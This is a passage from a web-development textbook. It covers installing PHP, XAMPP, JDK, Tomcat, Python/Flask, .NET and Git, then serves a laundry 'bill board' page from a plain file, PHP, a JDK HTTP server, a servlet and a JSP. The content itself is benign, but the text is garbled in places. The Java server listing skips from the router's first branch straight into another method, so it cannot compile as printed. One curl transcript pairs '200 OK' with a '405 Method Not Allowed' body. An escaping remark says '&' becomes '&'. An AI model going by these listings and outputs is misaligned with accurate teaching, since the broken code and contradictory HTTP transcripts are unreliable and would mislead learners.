- **Elements** (Firefox: **Inspector**) shows the DOM of Section 1.12.3 — the tree, not your file;
- **Network** shows every request and response of Section 1.8 with status, headers and timing; switch on its **Protocol** column and you see `http/1.1`, `h2` and `h3`, **Table 1.13** happening live;
- **Console** shows what client-side JavaScript printed, and what it broke;
- **Sources** (Firefox: **Debugger**) shows the files the browser received.

> **DO THIS TODAY.** Open the Network panel, reload a page you use often, and count the requests. Click one and read its headers. Every name you see is in **Table 1.11** or **Table 1.12**. This single exercise makes the whole chapter real.

1.16.3 Live Server, for static pages

The **Live Server** extension serves plain HTML, CSS and JavaScript over real HTTP: right-click an `.html` file and choose **Open with Live Server** (or press **Go Live** in the status bar). The browser opens `http://127.0.0.1:5500/index.html` and reloads whenever you save. Live Server serves files and runs nothing: a `.php` file is sent as text, never executed.

1.16.4 PHP

The book's PHP code needs **PHP 8.2 or newer**; it was run with PHP 8.4. The current release is **PHP 8.5**, of November 2025, and PHP 8.2 receives security fixes only until the end of 2026 [33], so install 8.4 or 8.5 where you can choose. **Table 1.24** gives the installation for each system.

Table 1.24 Installing PHP on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	**XAMPP** from `https://www.apachefriends.org` (version 8.2.12, the latest, with PHP 8.2, Apache and MariaDB), into `C:\xampp`	`brew install php`	`sudo apt install php-cli php-sqlite3 php-mysql php-mbstring`
Make `php` work in a terminal	Add `C:\xampp\php` to your user **Path**: Start → *Edit environment variables for your account* → **Path** → **New**; then open a new terminal	Done by Homebrew	Done by the package
Check	`php --version`	`php --version`	`php --version`

On Windows, also set VS Code's `php.validate.executablePath` (**File → Preferences → Settings**) to `C:\xampp\php\php.exe`. On macOS and Linux XAMPP works the same way, but the package-manager PHP is easier to keep current; use XAMPP just for MySQL if you like.

PHP carries its own small web server — `php -S localhost:8100` serves the current folder and runs any `.php` file in it [34] — which Section 1.17.2 uses; Apache, in XAMPP, is the traditional production server, used from Chapter 5.

1.16.5 MySQL, through XAMPP

From Chapter 5 onward the Laundry data lives in a MySQL database. The easiest way to get one on any system is XAMPP, which bundles **MariaDB** — a community fork of MySQL that speaks the same protocol, understands the same SQL and answers to the same `mysql` command.

1. Start the **XAMPP Control Panel** (`C:\xampp\xampp-control.exe`; **manager-osx** on macOS; `sudo /opt/lampp/manager-linux-x64.run` on Linux) and press **Start** beside **Apache** and **MySQL**.
2. Open `http://localhost/`: the welcome page means Apache is serving from the document root `C:\xampp\htdocs` (`/Applications/XAMPP/htdocs` on macOS, `/opt/lampp/htdocs` on Linux), so `htdocs/hello.html` is served at `http://localhost/hello.html`.
3. Open `http://localhost/phpmyadmin/`. This web page, itself written in PHP, is how you will create and browse databases; Chapter 5 imports `ProfitinaLaundry/App/database/schema.mysql.sql` and `seed.mysql.sql` through it.

XAMPP's database user `root` has no password — acceptable on your laptop and nowhere else. If Apache will not start, another program holds port 80: stop it, or set Apache to 8080 with the **Config** button. If MySQL will not start, another MySQL holds port 3306. On Linux, `sudo apt install mysql-server` is a perfectly good alternative to XAMPP, and on macOS `brew install mysql` followed by `brew services start mysql`.

1.16.6 Java: JDK 25, and Tomcat if you want it

Java programs are compiled with a **JDK**, a Java Development Kit. Install **JDK 25**, the long-term-support release of September 2025; JDK 27, released on 15 September 2026, is the newest feature release, but only a long-term-support release is updated for years. The book's Java code needs at least Java 17 and was compiled here with `javac` 21. The **Eclipse Temurin** builds from `https://adoptium.net` are free and identical on all three systems; **Table 1.25** gives the steps.

Table 1.25 Installing JDK 25 on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install EclipseAdoptium.Temurin.25.JDK`, or the `.msi` from adoptium.net with **Set JAVA_HOME** ticked	`brew install --cask temurin@25`, or the `.pkg` from adoptium.net	Add the Adoptium apt repository (instructions on adoptium.net), then `sudo apt install temurin-25-jdk`; or your distribution's `openjdk-25-jdk`, the default JDK of Ubuntu 26.04
VS Code	**Extension Pack for Java**	same	same
Check	`java -version` and `javac -version`	same	same

Both checks must answer with the same version; if only `java` answers, you installed a runtime, not a kit.

Apache Tomcat is optional in this chapter and needed in Chapter 7. Download the **Tomcat 11** zip (or `tar.gz`) from `https://tomcat.apache.org`, unpack it, and start it with `bin\startup.bat` on Windows or `bin/startup.sh` on macOS and Linux; `http://localhost:8080/` then shows Tomcat's welcome page [35]. Tomcat 10.1 also works; Tomcat 9 and older use the old `javax.servlet` names and will not run the book's servlets.

1.16.7 Python 3.14 and Flask

Install **Python 3.14**, the current release, as **Table 1.26** shows; the book's Python code needs Python 3.10 or newer and was run here with Python 3.11.

Table 1.26 Installing Python on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	Installer from `https://www.python.org`; on its first screen tick **Add python.exe to PATH**. Or `winget install Python.Python.3.14`	Installer from python.org, or `brew install python@3.14`	The system `python3` is enough — 3.14 on Ubuntu 26.04 LTS, 3.12 on Ubuntu 24.04: `sudo apt install python3 python3-venv python3-pip`. On 24.04 the *deadsnakes* archive provides `python3.14`
VS Code	**Python** extension	same	same
Check	`python --version`	`python3 --version`	`python3 --version`

Flask is not part of Python; it is a library installed with `pip`, Python's package installer [36]. Install it into a **virtual environment** — a private folder of libraries belonging to one project, so that projects never fight over versions. From inside the chapter's `python` folder:

```
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
```

On Windows the three lines are `python -m venv .venv`, then `.venv\Scripts\Activate.ps1`, then the same `pip` line. If PowerShell refuses to run the activation script, allow local scripts once with `Set-ExecutionPolicy -Scope CurrentUser RemoteSigned`. The prompt now begins with `(.venv)`, and `python` and `pip` mean the environment's own copies. `requirements.txt` holds one line, `flask>=3.1,<4`; on the build machine `pip` installed Flask 3.1.3 with Werkzeug and Jinja2. In VS Code, run **Python: Select Interpreter** and choose `.venv`.

1.16.8 .NET 10 and C# Dev Kit

ASP.NET Core, the modern form of ASP.NET that Chapters 9 to 15 use, runs on **.NET 10**, the long-term-support release of November 2025. Install the **.NET 10 SDK** — the SDK, not only the runtime — as **Table 1.27** shows [37].

Table 1.27 Installing the .NET 10 SDK on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	`winget install Microsoft.DotNet.SDK.10`, or the installer from `https://dotnet.microsoft.com`	The `.pkg` installer from dotnet.microsoft.com, or `brew install --cask dotnet-sdk`	`sudo apt install dotnet-sdk-10.0` (in Ubuntu 26.04 directly; on 24.04 first `sudo add-apt-repository ppa:dotnet/backports`)
VS Code	**C# Dev Kit**	same	same
Check	`dotnet --version` (prints 10.0.*something*) and `dotnet --list-sdks`	same	same

The chapter's ASP.NET Core program needs nothing beyond the SDK; later chapters add **NuGet** packages with `dotnet add package`, and give each line where needed. The older **ASP.NET Web Forms** of Chapters 9 to 15 runs only on Windows with the .NET Framework, so every Web Forms idea there is also shown in ASP.NET Core form.

1.16.9 Git, and checking the whole toolchain

Install **Git** from `https://git-scm.com` (`winget install Git.Git` on Windows, `brew install git` on macOS, `sudo apt install git` on Linux). You will be glad of it the first time you break something that worked yesterday. On Windows it also brings **Git Bash**, a terminal in which the `printf`, `wc` and `od` examples of Section 1.8 work as printed.

Now open a *new* terminal, so that it sees the updated PATH, and type each command in **Table 1.28**. On Windows, type `python` where the table says `python3`.

Table 1.28 The verification commands, what each should print, and the usual fix when it does not.

Command	A good answer starts with	If it fails
`code --version`	`1.`	Reinstall VS Code with **Add to PATH** ticked
`php --version`	`PHP 8.`	Add PHP's folder to PATH (Section 1.16.4)
`mysql --version`	`mysql` ... `MariaDB` or `MySQL`	Add `C:\xampp\mysql\bin` to PATH, or use phpMyAdmin
`java -version`	`openjdk version "25`	JDK not installed, or an older Java earlier on PATH
`javac -version`	`javac 25`	Only a runtime is installed; install the JDK
`python3 --version`	`Python 3.1`	On Windows, rerun the installer with **Add to PATH**
`python3 -m flask --version`	`Flask 3.`	Activate the virtual environment, then `pip install flask`
`dotnet --version`	`10.0.`	Install the SDK, not only the runtime
`git --version`	`git version 2.`	Install Git

On the Linux machine on which this chapter's programs were run, the same checks printed the following. The machine is a little behind the recommended versions — PHP 8.4, JDK 21, Python 3.11 — which shows that the chapter's programs run on these too.

```
$ php --version
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
$ javac -version
javac 21.0.10
$ java -version
openjdk version "21.0.10" 2026-01-20
$ python3 --version
Python 3.11.15
$ python3 -m flask --version
Python 3.11.15
Flask 3.1.3
Werkzeug 3.1.8
$ dotnet --version
10.0.112
$ git --version
git version 2.43.0
```

Table 1.29 summarizes the whole list.

Table 1.29 The complete toolchain for this book, with the chapter each tool is first needed in.

Tool	Version	First needed	Why
VS Code + extensions	current	Chapter 1	Writing and running everything
A browser with developer tools	current	Chapter 1	Seeing the HTTP of Section 1.8
Live Server	current	Chapter 1	Static pages with automatic reload
PHP	8.2 or newer (8.4 used here)	Chapter 1	The PHP server of Section 1.17.2; Chapters 3 and 5
XAMPP: Apache + MariaDB/MySQL	8.2.12	Chapter 5	The classic PHP stack and its database
JDK	25 LTS (17 minimum)	Chapter 1	The Java server of Section 1.17.3
Apache Tomcat	11 (or 10.1)	Chapter 7	Servlets and JSP
Python + Flask	3.14 (3.10 minimum) + Flask 3.1	Chapter 1	The Flask server of Section 1.17.4
.NET SDK + C# Dev Kit	10 LTS	Chapter 1	The ASP.NET Core server of Section 1.17.5; Chapters 9 to 15
Git	current	Chapter 3	Not losing work

1.17 A First Page, Served End to End, Four Ways

Now we build the thing: one page of **Profitina Laundry**, served four separate ways — as a plain file, from PHP, from Java and from Python — plus a fifth, from C# and ASP.NET Core, so that you can watch one idea survive five completely different machines. **Figure 1.33** is the plan.



Figure 1.33 One client, five servers. The static server reads a file; the other four build the page for each request. All five speak the same HTTP.

The static way serves the Keputih outlet's price list. The four dynamic ways serve the outlet's **bill board**: three bills from the sample data of the finished application — `B2943`, `B2898` and `B2920` — with the same columns as its `Bill` table, the price of each service from its `Service` table, and the charge computed as

$$\text{charge} = \text{units} \times \text{price per unit}. \tag{1.7}$$

For bill `B2943`, five kilograms of wash, dry and fold at Rp 8,000, Equation (1.7) gives $5 \times 8000 = 40\,000$ rupiah. The three bills are written into each program for now; Chapter 5 reads them from the database. Every dynamic server answers `/` with the board, `/bills/B2943` with one bill, `/health` with a health check and anything else with `404`. Prices are printed as `Rp 40,000` so that the output is identical on every machine; Chapter 3 formats them the Indonesian way.

1.17.1 Way one: a plain file

Listing 1.13 is a complete HTML page. There is no program anywhere. The same folder holds the stylesheet `style.css` and the official Profitina logo.

Listing 1.13 `html/index.html` — a static page. Every visitor gets these bytes, unchanged.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Profitina Laundry Keputih - prices</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <img src="profitina-logo-horizontal.png" alt="Profitina" width="177" height="51">
  <h1>Profitina Laundry Keputih</h1>
  <p>Jl. Flamboyan No. 8, Keputih, Sukolilo, Surabaya 60111.
     Open 07:00 to 21:00, every day.</p>

  <h2>Price list</h2>
  <table>
    <tr><th>Service</th><th>Price</th></tr>
    <tr><td>Wash, dry &amp; fold</td><td>Rp 8,000 per kg</td></tr>
    <tr><td>Express wash &amp; fold, 1 day</td><td>Rp 12,000 per kg</td></tr>
    <tr><td>Ironing only</td><td>Rp 6,000 per kg</td></tr>
    <tr><td>Dry cleaning, shirt or blouse</td><td>Rp 20,000 per item</td></tr>
  </table>

  <p class="note">This page is a file. It was last edited by hand on 1 September 2026.</p>
</body>
</html>
```

Serve it any of three ways. In VS Code, right-click `index.html` and choose **Open with Live Server**. Or, in a terminal inside the `html` folder, run `python3 -m http.server 8000` and open `http://localhost:8000/index.html` — the headers it sends were shown in Section 1.10.2. Or use PHP's server, `php -S localhost:8001`, which answered a `HEAD` request like this:

```
HTTP/1.1 200 OK
Host: localhost:8001
Date: Wed, 23 Sep 2026 09:28:49 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 948
```

Unlike Python's answer in Section 1.10.2, it has no `Last-Modified`, so a browser cannot ask "only if changed" — one of the small ways development servers differ from Apache and nginx.

> **DO NOT DOUBLE-CLICK THE FILE.** Double-clicking opens it with a `file://` address. The page appears, but no server ran, no TCP connection opened and no HTTP was spoken, so nothing this chapter describes has happened. Always go through a server.

1.17.2 Way two: PHP

Listing 1.14 is the bill board in PHP. It is HTML with holes in it: everything outside the `<?php … ?>` and `<?= … ?>` marks is copied to the response as it stands, and everything inside them runs on the server, at the moment of the request [34]. The first half of the file is ordinary code that decides what to answer; the second half is the page.

Listing 1.14 `php/index.php` — the bill board in PHP, with its own small router for `/`, `/bills/…`, `/health` and errors.

```php
<?php
// index.php - the same Profitina Laundry board, served by PHP.
// Run it with PHP's built-in web server:  php -S localhost:8100 index.php

date_default_timezone_set('Asia/Jakarta');          // WIB, UTC+7

// Three real rows of the sample data; Chapter 5 reads them from the database.
$bills = [
    ['id' => 'B2943', 'customer' => 'Rizal Hakim', 'service' => 'Wash, dry & fold (per
kg)',
     'units' => 5, 'price' => 8000, 'status' => 'queued'],
    ['id' => 'B2898', 'customer' => 'Umi Susanto', 'service' => 'Dry cleaning -
shirt/blouse (per item)',
     'units' => 2, 'price' => 20000, 'status' => 'finished'],
    ['id' => 'B2920', 'customer' => 'Khadijah Suryadi', 'service' => 'Express wash & fold,
1 day (per kg)',
     'units' => 6, 'price' => 12000, 'status' => 'departed'],
];

function e(string $raw): string {                   // escape for HTML
    return htmlspecialchars($raw, ENT_QUOTES, 'UTF-8');
}

function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount);
}

$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
header('Server: HelloWeb/2.0 (PHP)');

if ($method !== 'GET' && $method !== 'HEAD') {
    http_response_code(405);
    header('Allow: GET, HEAD');
    header('Content-Type: text/plain; charset=utf-8');
    echo "405 Method Not Allowed\n";
    exit;
}

if ($path === '/health') {
    header('Content-Type: text/plain; charset=utf-8');
    echo "ok\n";
    exit;
}
```

Listing 1.14 (Continued) *php/index.php — the bill board in PHP, with its own small router for /, /bills/..., /health and errors.*

```
$bill = null;
if (str_starts_with($path, '/bills/')) {
    foreach ($bills as $b) {
        if ($b['id'] === substr($path, 7)) {
            $bill = $b;
        }
    }
}

if ($path !== '/' && $bill === null) {
    http_response_code(404);
    echo "<h1>404 Not Found</h1>\n<p>No page lives at " . e($path) . ".</p>\n";
    exit;
}

// Everything below is HTML, copied through; only the parts between the
// PHP tags are computed, at the moment of the request.
if ($bill !== null): ?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Bill <?= e($bill['id']) ?> - Profitina
Laundry</title></head>
<body>
  <h1>Bill <?= e($bill['id']) ?></h1>
  <p>Customer: <?= e($bill['customer']) ?><br>Service: <?= e($bill['service']) ?><br>Units:
<?= $bill['units'] ?> at <?= rupiah($bill['price']) ?><br>Status: <?= e($bill['status'])
?><br>Charge: <?= rupiah($bill['units'] * $bill['price']) ?></p>
  <p><a href="/">Back to the board</a></p>
</body>
</html>
<?php else:
    $total = 0;
    foreach ($bills as $b) {
        $total += $b['units'] * $b['price'];
    } ?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <?= date('j F Y, H:i:s') ?> WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<?php foreach ($bills as $b): ?>
    <tr><td><a href="/bills/<?= e($b['id']) ?>"><?= e($b['id']) ?></a></td><td><?=
e($b['customer']) ?></td><td><?= e($b['service']) ?></td><td><?= $b['units'] ?></td><td><?=
e($b['status']) ?></td><td><?= rupiah($b['units'] * $b['price']) ?></td></tr>
```

Listing 1.14 (Continued) *php/index.php — the bill board in PHP, with its own small router for /, /bills/..., /health and errors.*

```
<?php endforeach; ?>
  </table>
  <p><?= count($bills) ?> bills, <?= rupiah($total) ?> in total.</p>
</body>
</html>
<?php endif;
```

Three details matter. `htmlspecialchars`, wrapped in `e`, turns the `&` of "Wash, dry & fold" into `&`; forgetting it opens the door to cross-site scripting, treated in Chapter 3. `header(…)` and `http_response_code(…)` must run before the first byte of body is printed. And naming `index.php` on the command line makes it a **router script** that receives every request, whatever its path. From inside the `php` folder:

```
php -S localhost:8100 index.php
```

```
[Wed Sep 23 16:28:53 2026] PHP 8.4.21 Development Server (http://localhost:8100) started
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Accepted
[Wed Sep 23 16:28:55 2026] 127.0.0.1:50658 Closing
```

and `curl -i http://localhost:8100/` returned:

```
HTTP/1.1 200 OK
Host: localhost:8100
Date: Wed, 23 Sep 2026 09:28:55 GMT
Connection: close
X-Powered-By: PHP/8.4.21
Server: HelloWeb/2.0 (PHP)
Content-type: text/html; charset=UTF-8

Server: HelloWeb/2.0 (PHP)
Allow: GET, HEAD
Content-Type: text/plain; charset=utf-8

405 Method Not Allowed
```

`X-Powered-By: PHP/8.4.21` is added by PHP itself; on a public server switch it off (`expose_php = Off` in `php.ini`), since announcing your version helps only attackers. And there is **no `Content-Length`**: PHP did not know the length before printing, so it sends `Connection: close` and the end of the connection marks the end of the body — legal HTTP/1.1, and the opposite of what Java does below.

Under XAMPP, copy the `php` folder to `htdocs/ch01` and open `http://localhost/ch01/index.php`; Apache then does the routing, so only the board is reachable.

1.17.3 Way three: Java

Listing 1.15 is a complete web server in one file. It needs a JDK and nothing else — no Tomcat, no libraries, no build tool. Read it beside Section 1.9.1: you will find steps 2, 7, 8 and 9 of the nine written out as Java.

Listing 1.15 `java/HelloWeb.java` — a dynamic page served by a Java program that uses nothing but the JDK.

```java
// HelloWeb.java - a complete web server for Profitina Laundry, in one file.
import com.sun.net.httpserver.Headers;
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;

import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

public class HelloWeb {

    /** One bill: the same columns as the Bill table of the Laundry database. */
    record Bill(String id, String customer, String service,
                int units, int price, String status) {
        int charge() { return units * price; }
    }

    /** Three real rows of the sample data; Chapter 5 reads them from the database. */
    static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    static final String STYLE =
            "table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }";

    public static void main(String[] args) throws IOException {
        int port = (args.length > 0) ? Integer.parseInt(args[0]) : 8080;

        HttpServer server = HttpServer.create(new InetSocketAddress(port), 0);
        server.createContext("/", HelloWeb::route);
        server.setExecutor(null);          // one thread is enough for one reader
        server.start();

        System.out.println("Profitina Laundry (Java) listening on http://localhost:" + port
+ "/");
        System.out.println("Press Ctrl+C to stop.");
    }
```

Listing 1.15 (Continued) *java/HelloWeb.java — a dynamic page served by a Java program that uses nothing but the JDK.*

```
    /** Every request in the whole program arrives here first. */
    static void route(HttpExchange exchange) throws IOException {
        String method = exchange.getRequestMethod();
        String path = exchange.getRequestURI().getPath();

        // Print the request line exactly as HTTP defines it, so that you can
        // see what the browser actually sent.
        System.out.println(method + " " + exchange.getRequestURI() + " " +
exchange.getProtocol());

        if (!method.equals("GET") && !method.equals("HEAD")) {
            // The path may exist, but this verb is not allowed on it.
            exchange.getResponseHeaders().add("Allow", "GET, HEAD");
            send(exchange, 405, "text/plain; charset=utf-8", "405 Method Not Allowed\n");
            return;
        }

        if (path.equals("/")) {

        return """
               <!DOCTYPE html>
               <html lang="en">
               <head><meta charset="utf-8"><title>Bill %s - Profitina
Laundry</title></head>
               <body>
                 <h1>Bill %s</h1>
                 <p>Customer: %s<br>Service: %s<br>Units: %d at %s<br>Status: %s<br>Charge:
%s</p>
                 <p><a href="/">Back to the board</a></p>
               </body>
               </html>
               """.formatted(b.id(), b.id(), escape(b.customer()), escape(b.service()),
                             b.units(), rupiah(b.price()), b.status(), rupiah(b.charge()));
    }

    /** Turns the five characters that would break HTML into entities. */
    static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }
}
```

Compile and run it from inside the `java` folder:

```
javac HelloWeb.java
java HelloWeb 8080
```

`curl -i http://localhost:8080/` gave, in full:

```
HTTP/1.1 200 OK
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 1001

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Profitina Laundry</title>
  <style>table { border-collapse: collapse; } th, td { border: 1px solid #999; padding:
6px; }</style>
</head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at 23 September 2026, 16:29:03 WIB.</p>
  <table>

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
    <tr><td><a href="/bills/B2943">B2943</a></td><td>Rizal Hakim</td><td>Wash, dry &amp;
fold (per kg)</td><td>5</td><td>queued</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2898">B2898</a></td><td>Umi Susanto</td><td>Dry cleaning -
shirt/blouse (per item)</td><td>2</td><td>finished</td><td>Rp 40,000</td></tr>
    <tr><td><a href="/bills/B2920">B2920</a></td><td>Khadijah Suryadi</td><td>Express wash
&amp; fold, 1 day (per kg)</td><td>6</td><td>departed</td><td>Rp 72,000</td></tr>
  </table>
  <p>3 bills, Rp 152,000 in total.</p>
</body>
</html>
```

The body is the same page PHP produced, byte for byte apart from the time, and this time the length is announced: `Content-length: 1001`. Ask for something that does not exist, and for something with the wrong verb:

```
curl -i http://localhost:8080/nope
curl -i -X POST http://localhost:8080/
```

```
HTTP/1.1 404 Not Found
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Content-type: text/html; charset=utf-8
Content-length: 54

<h1>404 Not Found</h1>
<p>No page lives at /nope.</p>
HTTP/1.1 405 Method Not Allowed
Server: HelloWeb/2.0 (Java)
Date: Wed, 23 Sep 2026 09:29:03 GMT
Allow: GET, HEAD
Content-type: text/plain; charset=utf-8
Content-length: 23

405 Method Not Allowed
```

Both status codes are from **Table 1.10**, and the `Allow` header on the second is the one **Table 1.12** says `405` requires. Meanwhile the server's own window printed the request line of each request it received — step 2 of Section 1.9.1, happening in front of you:

```
Profitina Laundry (Java) listening on http://localhost:8080/
Press Ctrl+C to stop.
GET / HTTP/1.1
GET /bills/B2943 HTTP/1.1
GET /health HTTP/1.1
GET /nope HTTP/1.1
POST / HTTP/1.1
HEAD / HTTP/1.1
```

In VS Code you can instead press the **Run** link above `main`. Stop the server with **Ctrl+C**.

The same page as a servlet and a JSP. The Java stack of Chapter 7 is Tomcat, and `java/servlet/` holds the same board written both ways for it. **Listing 1.16** is the servlet.

Listing 1.16 `java/servlet/src/laundry/HelloServlet.java` — the same board as a Jakarta servlet, for Tomcat 10.1 or 11.

```java
// HelloServlet.java - the same board again, this time as a Jakarta servlet for Tomcat.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.io.PrintWriter;
import java.time.OffsetDateTime;
import java.time.ZoneOffset;
import java.time.format.DateTimeFormatter;
import java.util.List;
import java.util.Locale;

@WebServlet(name = "HelloServlet", urlPatterns = {"/hello"})
public class HelloServlet extends HttpServlet {

    /** One bill: the same columns as the Bill table of the Laundry database. */
    public record Bill(String id, String customer, String service,
                       int units, int price, String status) {
        public int charge() { return units * price; }
    }

    /** Three real rows of the sample data; the JSP reads this list too. */
    public static final List<Bill> BILLS = List.of(
            new Bill("B2943", "Rizal Hakim", "Wash, dry & fold (per kg)", 5, 8000,
"queued"),
            new Bill("B2898", "Umi Susanto", "Dry cleaning - shirt/blouse (per item)", 2,
20000, "finished"),
            new Bill("B2920", "Khadijah Suryadi", "Express wash & fold, 1 day (per kg)", 6,
12000, "departed"));

    public static String rupiah(int amount) {
        return String.format(Locale.US, "Rp %,d", amount);
    }

    public static String escape(String raw) {
        return raw.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                  .replace("\"", "&quot;").replace("'", "&#39;");
    }

    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
```

Listing 1.16 (Continued) *java/servlet/src/laundry/HelloServlet.java — the same board as a Jakarta servlet, for Tomcat 10.1 or 11.*

```
        // Set the status and the Content-Type BEFORE writing the body: once
        // one byte of body has gone out, the headers are already on the wire.
        response.setStatus(HttpServletResponse.SC_OK);          // 200
        response.setContentType("text/html");
        response.setCharacterEncoding("UTF-8");

        String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
                .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));

        try (PrintWriter out = response.getWriter()) {
            out.println("<!DOCTYPE html>");
            out.println("<html lang=\"en\">");
            out.println("<head><meta charset=\"utf-8\"><title>Profitina
Laundry</title></head>");
            out.println("<body>");
            out.println("<h1>Profitina Laundry Keputih</h1>");
            out.println("<p>Page built by the server at " + now + ".</p>");
            out.println("<table border=\"1\">");
            out.println("<tr><th>Bill</th><th>Customer</th><th>Service</th>"
                      + "<th>Units</th><th>Status</th><th>Charge</th></tr>");
            int total = 0;
            for (Bill b : BILLS) {
                total += b.charge();

out.printf("<tr><td>%s</td><td>%s</td><td>%s</td><td>%d</td><td>%s</td><td>%s</td></tr>%n",
                        b.id(), escape(b.customer()), escape(b.service()),
                        b.units(), b.status(), rupiah(b.charge()));
            }
            out.println("</table>");
            out.printf("<p>%d bills, %s in total.</p>%n", BILLS.size(), rupiah(total));
            out.println("</body></html>");
        }
    }
}
```

Compare **Listing 1.16** with **Listing 1.15**: `response.setStatus` is `sendResponseHeaders`, `response.setContentType` is the `Content-Type` header, `response.getWriter()` is the output stream — tidier names over the same protocol, with Tomcat doing the listening and parsing.

A **JSP** is the same servlet written inside out — HTML first, with Java inserted, exactly as PHP does it. **Listing 1.17** is the JSP form; everything between `<%` and `%>` runs on the server, and everything else is copied through.

Listing 1.17 `java/servlet/web/hello.jsp` — the same board as a JSP. Chapter 7 takes this apart properly.

```
<%@ page contentType="text/html; charset=UTF-8" pageEncoding="UTF-8"
         import="java.time.OffsetDateTime, java.time.ZoneOffset,
                 java.time.format.DateTimeFormatter, java.util.Locale,
                 laundry.HelloServlet, laundry.HelloServlet.Bill" %>
<%
    // Everything between these marks runs on the server, before the page is sent.
    String now = OffsetDateTime.now(ZoneOffset.ofHours(7))
            .format(DateTimeFormatter.ofPattern("d MMMM uuuu, HH:mm:ss 'WIB'",
Locale.ENGLISH));
    int total = 0;
    for (Bill b : HelloServlet.BILLS) {
        total += b.charge();
    }
%>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Profitina Laundry</title></head>
<body>
  <h1>Profitina Laundry Keputih</h1>
  <p>Page built by the server at <%= now %>.</p>
  <table border="1">

<tr><th>Bill</th><th>Customer</th><th>Service</th><th>Units</th><th>Status</th><th>Charge</
th></tr>
<%  for (Bill b : HelloServlet.BILLS) { %>
    <tr><td><%= b.id() %></td><td><%= HelloServlet.escape(b.customer()) %></td>
        <td><%= HelloServlet.escape(b.service()) %></td><td><%= b.units() %></td>
